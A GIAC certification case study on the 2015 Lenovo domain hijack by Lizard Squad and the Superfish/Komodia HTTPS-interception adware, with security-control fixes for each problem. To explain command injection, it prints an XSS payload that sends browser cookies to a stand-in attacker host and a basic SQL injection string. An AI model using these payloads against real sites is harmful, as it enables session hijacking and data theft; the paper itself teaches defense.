Global Information Assurance Certification Paper

Lenovo and the Terrible, Horrible, No Good, Very Bad Week

MSI ISE5100 Paper

Author: Shaun McCullough, cybergoof@gmail.com

Advisor: Richard Carbone

Accepted Date: April 28, 2015

Abstract

For one week in February of 2015, the largest personal computer manufacturer in the world had a "Terrible, Horrible, No Good, Very Bad Week." Lenovo's customers discovered that the company had been selling computers with pre-installed adware based software from a company called Superfish. Security researchers discovered that Superfish was not just annoying, but opened up the customers to significant vulnerabilities. Lizard Squad, a hacker group, retaliated by hijacking the lenovo.com domain name and redirecting traffic to their own propaganda site. This case study will investigate Superfish, how it works, why it was used, how dangerous it can be, and the players who developed it. But first, this paper will explore the Lenovo domain hacks, how they work, and who was behind it.

1. Introduction

On February 23, 2015, Louis was on a business trip to Vietnam. Needing to do some research for the upcoming meeting, he opened up a browser and went to the local Vietnam Google page, www.google.com.vt. Instead of getting the familiar doodle on a minimalistic webpage, he was greeted by a strange message as shown in Figure 1 below (Russon, 2015).

Figure 1: Hacked google.com.vt page (Russon, 2015).

Two days after Louis' problem using Google, his twin sister, Louise, was in the market for a new laptop. Since Louise's friend was raving about the new Lenovo

laptops, she decided to check them out. Instead of the glitzy marketing website she was expecting, she got a slideshow of a bored teenager sitting in a bedroom; the music from the movie "Breaking Free" playing in the background (Niccolai, 2015).

Hijacking Lenovo's domain name was just one more headache for the world's largest personal computer manufacturer. In the prior week, researchers had discovered that Lenovo was stealthily inserting ads into customer's web browsers using an adware product called Superfish. Superfish is not just annoying, it has a significant vulnerability that threatened the secure browsing of its customers.

2. Lenovo.com and Google.com.vn

According to a *Krebs On Security* investigation and article, the hacker group Lizard Squad had found a way to hijack both Google's Vietnam domain and Lenovo's domain names by going right to the source (Krebs, Webnic Registrar Blamed for Hijack of Lenovo, Google, 2015). Web Commerce Communications Ltd. (Webnic) was the domain registrar for both companies, holding the designated domain name information, including what IP to resolve to. This Malaysian domain registrar has offices in Singapore, Taiwan, and Malaysia so it was not unusual for Google's Vietnam presence and the Chinese based Lenovo to use Webnic for domain name services. Webnic provides services for over 600,000 mostly legitimate domains. Brian Krebs, however, has reported that Webnic is also a favorite among hacker forums, and underground web stores that traffic in stolen credit cards and identify information (Krebs, Webnic Registrar Blamed for Hijack of Lenovo, Google, 2015).

As a DNS registrar, Webnic makes sure that when one types in www.lenovo.com, that domain name resolves to a real computer address, or IP address. As the authoritative domain registrar for lenovo.com, only Webnic can change the domain information with the world's DNS servers. Through Webnic, Lizard Squad changed the IP address for lenovo.com to point to their own webserver hosted on the infrastructure of the U.S. company DigitalOcean.

Shaun McCullough, cybergoof@gmail.com

2.1. Gaining a Foothold

According to a report in *The Verge*, the HML code in the redirected lenovo.com site contained the message "the new and improved rebranded Lenovo website featuring Ryan King and Rory Andrew Godfrey" (Brandom, 2015). Kreb's research reveals that the Lizard Squad took advantage of a command injection vulnerability to gain access to one or more Webnic servers and uploaded a rootkit, giving the hackers full access to the server to do what they wanted.

2.1.1. What is a Command Injection

"Command injection is the exploitation of a computer bug that is caused by processing invalid data." (Wikipedia - Code Injection, n.d.). Some websites will generate content using data from a database or user input. For instance, a website with a guestbook page will allow visitors to fill in a text box. The contents of the textbox are then posted to the webpage for everyone to see. Entering "Having a great day" (Figure 2) will result in a page that displays the message shown in Figure 3.




Figure 2: Example HTML form.




Figure 3: Example results of HTML form.

Seems easy enough, but what if someone enters JavaScript code instead of "Having a great day" into the text box from Figure 3? For instance, the JavaScript code shown below will tell a user's browser to open a connection to http://some_attacker and will pass the browser's cookies to the script *cookie.cgi*. This could include the current user credentials for the victims browsing session.

```
Hi<script>document.location=http://some_attacker/cookie.cgi?+document.cook
ie</script>
```




Figure 4: Results of web form when JavaScript is also inserted.

When Louis visits the guestbook, he will see "Hi" (Figure 4), but the JavaScript was passed to the form element and rendered in the browser (Figure 5):

Figure 5 : Resulting URL when submitting the command injection.

Shaun McCullough, cybergoof@gmail.com

The victim may not know that the web server opened up a connection to http://some_attacker/cookie.cgi and passed their authentication cookies (see Figure 5). Now, the attacker can use those cookies to pretend to be the victim on the webpage without having to log in. This is annoying if this is just for a guestbook application, but what if it was the victim's banking site?

Another form of command injection is SQL Injection, a popular vector for attackers. In SQL Injection, the attacker takes advantage of an application that does not properly validate user-entered strings, and passes unexpected strings directly to a database query. SQL Injection could either manipulate the database itself, or return data that the developer did not intend. Taking a webpage that has a login page, for example, a user will enter a username and password; which is verified against data in a database to determine an authorized user. The developers expected the user to enter a valid username, such as 'Frank', and the SQL query would be generated thusly:

```
SELECT * FROM users WHERE name = 'Frank';
```

This SQL query would fetch the rows from the table "users" that has a match for "Frank" in the column "name". Pretty simple, but what if the username entered was the following:

```
Frank'  OR '1'='1
```

The query would now be:

```
SELECT * from users WHERE name = 'Frank' OR '1'='1';
```

That "OR" really messed everything up. 1 is always equal to 1, so now all the rows will be returned. The entire database table is revealed, as are all the users.

2.1.2. The Fix

When building an application, especially one that is on the web and accepts user input, the development team must test the security of the product. Researchers and hackers are occasionally finding new command injection techniques, but the vast majority of command injection vulnerabilities are preventable. Critical Control 6 looks at the problems of business application software that could introduce security risks.

Shaun McCullough, cybergoof@gmail.com

Critical Control 6: Manage the security lifecycle of all in-house developed and acquired software in order to prevent, detect, and correct security weaknesses

CSC 6-2: Deploy web application firewalls to inspect all traffic flowing to the web application for common web application attacks, including but not limited to cross-site scripting, SQL injection, command injection and directory traversal attacks.

A properly installed and configured web application firewall should have identified and blocked incoming command injection techniques and likely would have stopped Lizard Squad from uploading and executing.

CSC 6-4: Test in-house-developed a third-party-procured web applications for common security weaknesses using automated remote web application scanners prior to deployment.

Most command injection vulnerabilities come from improperly or unanticipated format of input data. Most databases or web application languages provide built tools to analyze and verify the format of inputs to stop command injections from happening. It is the developer's responsibility to create safe and secure software, stopping these types of attacks from happening. For example, PHP provides the `escapeshellarg` () function which adds single quotes around a string and quotes or escapes any existing single quotes. This allows an input string to be passed to a shell function safely.

2.2. Rootkit

According to the *Krebs On Security* story, the attackers of Webnic used a command injection vulnerability to install a rootkit (Krebs, Webnic Registrar Blamed for Hijack of Lenovo, Google, 2015). That rootkit gave them free reign on some important systems.

2.2.1. Rootkit History

Years ago, if an intruder wanted to get "root" privileges to a Unix operating system, they would attempt to replace standard administrative tools with maliciously modified ones, called a rootkit. The attacker could gain root access without the admin knowing (Wikipedia - Rootkit, n.d.).

Today, rootkits tend to be a small piece of code that is specifically designed to hide in the target operating system and execute functionality that an attacker desires. In the case of the Webnic attack, the rootkit provided Lizard Squad with persistent access that the administrators did not catch.

2.2.2. The Fix

The reporting on the Webnic attack does not detail the specific command injection method used or the rootkit that was uploaded. In the comments section of the Krebs article, there was speculation that the rootkit was an older version of "Umbreon" developed by a person using the handle "Starfall", but this information remains unconfirmed (Krebs, Webnic Registrar Blamed for Hijack of Lenovo, Google, 2015). No matter which malware was used, there are critical controls that can help detect or stop malware from being installed and run on a computer.

One method of installing a rootkit uses two command injection techniques. The first command injection, called Remote File Inclusion, is crafted to make the targeted webserver download the rootkit from a server the hacker controls. Once the rootkit is on the target system, a second command injection, called Local File Inclusion, is crafted that executes the newly uploaded rootkit (Wikipedia - File Inclusion Vulnerability, n.d.). Rootkits and other malicious software, and the controls to stop them, are covered in Critical Control 5.

Critical Control 5: Control the installation, spread, and execution of malicious code at multiple points in the enterprise, while optimizing the

use of automation to enable rapid updating of defense, data gathering, and corrective actions

---

CSC 5-1: Employ automated tools to continuously monitor workstations, servers, and mobile devices with anti-virus, anti-spyware, personal firewalls, and host based IPS functionality. All malware detection events should be sent to enterprise anti-malware administration tools and event log server.

Many host IDS/IPS should be able to detect a rootkit that uses known hiding techniques; especially if this malware is publically known and has a signature by the anti-virus companies.

CSC 5-11: Enable domain name system (DNS) query logging to detect hostname lookup for known malicious C2 domains.

If a rootkit initiates a call to a command and control server, then detection software should identify that suspicious network traffic. Within a properly managed network, a webserver should not initiate communications to unfamiliar domain names or IPs.

Implementing these critical controls could help identify a malicious file or executable running as potential malware; however, there is an easier way to keep malware and rootkits off the infrastructure. Although the reports do not specify the exact vector of the attack, the Krebs investigation reported that Lizard Squad attacked the Webnic registrar, and their main website was offline for a few days afterwards. It is likely Lizard Squad had attacked the web-facing server.

For these types of server, a company must tightly control the application, the server configuration, and any executables on that server. Those servers should not allow any new or unapproved files. Critical Control 2 focuses on the inventory of authorized and unauthorized software.

Shaun McCullough, cybergoof@gmail.com

Critical Control 2: Actively manage (inventory, track, and correct) all software on the network so that only authorized software is installed and can execute, and that unauthorized and unmanaged software is found and prevented from installation or execution

CSC 2-1: Deploy application whitelisting technology that allows systems to run software only if it is include on the whitelist and prevents execution of all other software on the system.

CSC 2-2: Devise a list of authorized software and version that is required in the enterprise or each type of system including servers. This list should be monitored by file integrity checking tools to validate that the authorized software has not been modified.

CSC 2-3: Perform regular scanning for unauthorized software and generate alerts when it is discovered on a system. A strict change-control process should also be implemented to control any changes or installation of software to any systems on the network. This includes alerting when unrecognized binaries (executable files, DLL's and other libraries, etc.) are found on a system, even inside of compressed archives. This includes checking for unrecognized or altered versions of software by comparing file hash values (attackers often utilize altered versions of known software to perpetrate attacks, and file hash comparisons will reveal the compromised software components).

CSC 2-6: Dangerous file types (e.g., .exe, .zip, .msi) should be closely monitored and/or blocked.

Web-facing servers should be locked down and strictly controlled. Tools should be in place to allow only certain files to reside on the machines. The rootkit should have been detected and removed from the server immediately.

Shaun McCullough, cybergoof@gmail.com

2.3. Stealing the Keys to the Castle

Users finding weird webpages when trying to visit lenovo.com may have been annoyed, but it was not the worst part of the attacks. By taking control of those domains, Lizard Squad was able to gain access to potentially damaging information for both Webnic and its customers.

2.3.1. Email Hijack

Registering a domain name not only provides a web presence, but an email server as well. According to an *Ars Technica* article, Lizard Squad was redirecting the Mail Exchange (MX) server and able to read new emails sent to lenovo.com email addresses (Goodin, Risk Assessment/Security & Hacktivism, 2015). The @LizardCircle twitter account posted pictures of emails it had accessed (Figure 6).




Figure 6 : Intercepted Email Published by Lizard Squad.

2.3.2. The Transfer Keys

According to the *Krebs On Security* story, the Lizard Squad also gained access to the AuthInfo Code for Webnic (Krebs, 2015). The "AuthInfo Code" is a key or code that is provided to all registrars for major top-level domains including .com and .net. This highly secret code enables registrars to safely transfer domains with each other (Wikipedia - Transfer Secret, n.d.). Lizard Squad did boast of the heist on their twitter page, as shown in Figure 7.




Figure 7 : Lizard Squad Providing AuthInfo

2.3.3. The Fix

Without insight into the network, or how Webnic uses its Auth Codes, it is hard to suggest specific mitigations to better protect this data. However, it seems reasonable that secret transfer codes should not be present on the web-facing server that Lizard Squad had access too. Important and sensitive data should be separated from risky infrastructure. Critical Control 17 addresses this:

Critical Control 17: The processes and tools used to prevent data exfiltration, mitigate the effects of exfiltrated data, and ensure the privacy and integrity of sensitive information

CSC 17-3: Perform an assessment of data to identify sensitive information that requires the application of encryption and integrity controls.

The keys should have been properly encrypted and only available to authorized employees. These transfer keys should never reside on highrisk infrastructure.


2.4. Why was Webnic hacked

Over the last few months, Lizard Squad has popped up with media grabbing hacks or causing other mischief. As Brian Krebs reported in December, the group denied millions of gamers access to online services for Sony Playstation and Microsoft Xbox Live. (Krebs, Cowards attack Sony PlayStation, Microsoft Xbox Networks, 2014) What motivated a bunch of kids, who normally are trying to sell their Distributed Denial of Service (DDoS), to attack lenovo.com?

It appears to be a direct retaliation against computer manufacturer Lenovo, which was outed for installing adware on customer laptops. Lenovo's use of adware, and its security implications, is a bigger headache for the company than an annoying domain hijack.

3. Lenovo's Superfish PR Disaster

The Superfish software had been discussed on Lenovo's forums at least since September 2014, but on January 30, 2015, a user posted a concise and descriptive message detailing what they found (Lenovo Forums, 2015).



Pre-installed Superfish Visual Discovery on Lenovo Flex 2-15 Options

01-30-2015 07:48 PM

While setting up a Lenovo Flex 2-15 and uninstalling some of the unwanted software, I came across the Superfish Visual Discovery software.

After doing some research into Superfish Visual Discovery, I consider this software to be quite invasive. It sits between you and whatever sites you visit to monitor your sessions and extract information (it says photos) to serve you advertisements for similar products you may be looking for. What's even more concerning is that it does this for HTTPS connections that the user would expect to be private between themselves and the server they *believe* they are securely connecting to.

I "uninstalled" it via the "Programs and Features" in Windows 8.1, however I noticed that there are still remnants of the Superfish software left behind.

- There are Superfish root certificates left behind.
- There are Superfish registry entries left behind, some of them relating to SuperfishIEAddon.dll (which there appears to be no add-ons for Superfish in IE for me, but I would like to be sure), and other related registry entries.
- Possibly other remnants of the software I have not seen?

I have spoken on two seperate occasions with Lenovo phone support, both times they insisted that this Superfish software was not installed by Lenovo and that it is malicious and should be removed, at which time they offered to charge me either a one-time fee of $120, or sell me a monthly software support subscription. I insisted that this Superfish software came pre-installed from the factory, citing where it said "Install Date" in the "Programs and Features" (which was the same install date as the rest of the Lenovo software), as well as the registry entry where Superfish is listed under the "MFGApps" string value. Also, I told them about the folder "Program Files\Lenovo\VisualDiscovery" (if I remember the path name correctly) which used to exist, but I was told this was the virus trying to implant itself somewhere.

I find it surprising that the Lenovo software support reps were not aware that Lenovo included Superfish with their laptops.

I and most likely others would appreciate that Lenovo provide a removal tool to *COMPLETELY* remove this Superfish software **(and any remnants that remain for those who have already uninstalled it, like myself)** i.e. **ALL of it's associated files, registry entries, ie add-ons, firefox extensions, chrome extensions, etc. , and provide any other direction as necessary.**

Figure 8: Forum Post of Superfish Information.

3.1. What is Superfish

The description of adware in *Wikipedia* is: "Adware, or advertising-supported software, is any software package which automatically renders advertising in order to generate revenue for its authors." (Wikipedia - Adware, n.d.) Superfish is software that is installed on a computer and attempts to display ads on the webpage while surfing. While browsing popular product sites, such as eBay, SuperFish will slip in the button "See Similar" that looks to be a part of eBay itself.

Figure 9: SuperFish Inserted Adware (Remove Malware, n.d.).

Clicking this "See Similar" button will display other products that are sold through other suppliers. A quick web search showed similar activities on google.com, yahoo.com, amazon.com and other product sites. Siphoning ad revenue away from legitimate advertising based business is a serious ethical issue that this paper simply does not have time to address.

Let's assume someone wants to buy a pancake griddle. When the browser reaches out to amazon.com to look for fancy pancake griddles, the servers at Amazon respond with HTML data that the browser renders into a webpage with all the latest pancake griddles. With Superfish installed, instead of the browser talking directly to amazon.com servers, the Superfish service installs a transparent-proxy service that manipulates the traffic. This technique is a Man-In-the-Middle (MitM) attack. A MitM attack can be especially dangerous, because neither the server nor the browser really

knows the data has been manipulated. If done right, the user does not realize that something is manipulating the webpage.

3.2. The Superfish Vulnerability

Superfish is annoying, but is it dangerous? The idea of another company intercepting web traffic and secretly adding its own content is not new. CMA Communications is a rural cable TV, Internet, and phone provider serving southern states such as Texas and Louisiana. CMA Communications was injecting ads into the webpages without notifying its customers. (Anderson, 2013) Using MitM to inject ads works if the data is unencrypted through an HTTP connection. If the web traffic is encrypted through HTTPS, then another application cannot read or manipulate the traffic in route. Superfish found a way around this security feature.

HTTPS uses TLS to encrypt the traffic from a server to the browser. When the browser contacts amazon.com, the server sends a certificate to the browser that contains the public key and information about who approved this certificate. If the browser already recognizes the company that issued the certificate, then the server and browser exchange keys and start communicating with encrypted data. That data cannot be decrypted without the key, and thus safe from prying eyes.

When a user visits amazon.com, the Superfish software jumps in the middle and negotiates how the data will be encrypted. The amazon.com server responds to the Superfish software with encrypted data. Superfish then decrypts the data, adds its 'SEE SIMILAR" button, and finally re-encrypts the data with its own Superfish certificate that pretends to be a valid amazon.com certificate. The data is then sent to the browser, which decrypts and displays in the browser. This works because Superfish has installed its own certificate in the browser certificate stores.

Making matters worse, Superfish does not properly validate the certificates of the website the user is visiting. If they go to a site serving malware, but looks to be amazon.com, the browser will not know the difference. This is why it is so dangerous.

It gets even worse. All Superfish programs were deployed with the same certificate and use the same password to protect the private key. This is extremely dangerous. Researcher Robert Graham evaluated the Superfish certificate itself, captured the process running in memory, and analyzed how the whole program worked. Within three hours, he had discovered the password to decrypt the private key of the Superfish certificate (Graham, Extracting the Superfish certificate, 2015). The developers of SuperFish used a 7-letter dictionary word without any uppercase letters, numbers or special characters.

Since the private key for the certificate is exposed, anyone can create a Superfish certificate that an infected machine would accept as valid. Fake amazon.com will look just like the real thing. Robert Graham even showed how a fake WiFi hotspot can intercept and decrypt legitimate bank traffic (Graham, Exploiting the Superfish certifcate, 2015).

3.3. The Fix

The real critical control for Lenovo was to avoid installing adware on customer systems, especially one that purposely breaks the trusted web security that customers rely upon. However, these types of security missteps could be introduced if a corporation was attempting to scan all web traffic and email attachments for malware. They would still need to intercept encrypted traffic, scan it, and then re-encrypt for the browser currently running. For a company building an internal application or buying a third party app, there are some critical controls to help them avoid the Superfish security pitfalls. Critical Control 7 addresses this perfectly:

Critical Control 17: The processes and tools used to prevent data exfiltration, mitigate the effects of exfiltrated data, and ensure the privacy and integrity of sensitive information

---

CSC 6-4: Test in-house-developed and third-party-procured web applications for common security weaknesses using automated remote web application scanners prior to deployment, whenever updates are made to the application, and on a regular recurring basis. Include tests for application behavior under denial-of-service or resource exhaustion attacks.

CSC 6-10: Ensure that all software development personnel receive training in writing secure code for their specific development environment.

CSC 6-11: For in-house developed applications, ensure that development artifacts (sample data and scripts; unused libraries, components, debug code; or tools) are not included in the deployed software, or accessible in the production environment.

Superfish was incorrectly architected and developed without security of the user taken into account. Since Superfish was deployed on each host, the private key would have to be decrypted on that host. The password to decrypt the private key would naturally be in memory and thus susceptible to forensic analysis and reverse engineering. By deploying the same certificate with each deployment, using the same private key and decryption password, the SuperFish software leaves customer highly vulnerable.

A seven character alphabetic password in all lower case letters was not just an oversight, but either lazy programming or lazy deployment configuration. CERT even went so far as to create a Vulnerability Note VU #529496. See http://www.kb.cert.org/vuls/id/529496 for more information.

3.4. Who is behind Superfish

Ironically, Forbes has ranked the Superfish Company as number 64 in its top 100 "America's Most Promising Companies" (Forbes, 2015). The Superfish Company calls its product an "image-to-image search technology analyzing images from every angle and perspective. The deep data algorithms searches thru (sic) millions of possible matches, then ranks and prioritizes your result." (Superfish, n.d.) The company provides the ability to match an image to other like images, apparently to determine which ads to serve. That might be the source of the annoyance, but not the vulnerability. Where did

Superfish get the ability to intercept TLS connections, breaking the trust of Lenovo customers? The answer was in the password that Mr. Graham extracted from the Superfish certificate: komodia

CERT vulnerability VU #529496 calls the Komodia Redirector SDK a "self-described interception engine designed to enable developers to integrate proxy and web traffic modification (such as ad injection) into their applications. With the SSL Digester module, HTTPS traffic can also be manipulated." (CERT, 2015)

Komodia's own front page calls the Komodia SSL Digester an "advanced SSL hijacker SDK" (Komodia, 2013). Of its list of products, the "ad injection SDK" suggests it helps "media companies to adapt with an almost certain loss of revenues" due to Mozilla, Google and Microsoft limiting the use of toolbars and browser extensions (Komodia, 2013). It is reasonable to assume that Superfish's implementation of the Komodia SSL Digester, using a single cert with what is presumed to be a default password, was an oversight by a search-based company that just does not understand secure software development and testing.

3.5. Komodia in the Wild

After the dust up with Lenovo, Matt Richards from the Facebook Security Team wrote a blog post identifying other Komodia use on the web (Richards, 2015). Besides Superfish, Facebook's team observed more than a dozen software applications using Komodia technology. The certificate issuers were the following: CartCrunch Israel LTD, WiredTools LTD, Say Media Group LTD, Over the Rainbow Tech, System Alerts, ARcadeGiant, Objectify Media Inc, Catalytix, Web Services and OptimizerMonitor. Some of the products appeared to be adware providers, while others are game providers.

In one instance, malware that Symantec termed "Trojan.Nurjax" has about 1/3 of the install base of Superfish (Symantec, 2014).

3.6. The Response

At first, complaints to Lenovo's customer support about the adware was met with denials from Lenovo that the company was responsible for installing Superfish. As the

Lenovo customer described in the forum post in Figure 8, the Lenovo tech support teams even offered to remove the software for $120. When the public started investigating, Lenovo switched gears and claimed the software "assists customers with discovering products similar to what the viewing" (Lenovo Security, 2015).

Ars Technica received a statement from the Superfish's CEO which shows a big disconnect between the company and its public. The CEO states, "Despite the false and misleading statements made by some media commentators and bloggers, the Superfish software does not present a security risk." It goes on to say, "Unfortunately, in this situation a vulnerability was introduced unintentionally by a 3rd party" (Goodin, Risk Assessment, 2015). Superfish's main search analysis and matching software may not be vulnerable, but it included and shipped the third party Komodia as part of that Superfish software package.

4. Conclusion

The largest manufacturer of consumer PC's in the world did have a "Terrible, Horrible, No Good, Very Bad Week". We can only hope that the backlash will have a chilling effect of these types of bloatware practices. Along with an apology, Lenovo is providing instructions to uninstall Superfish from the impacted systems. Webnic's website was down for a number of days, presumably to fix the command injection vulnerabilities and to clean their system of backdoors.

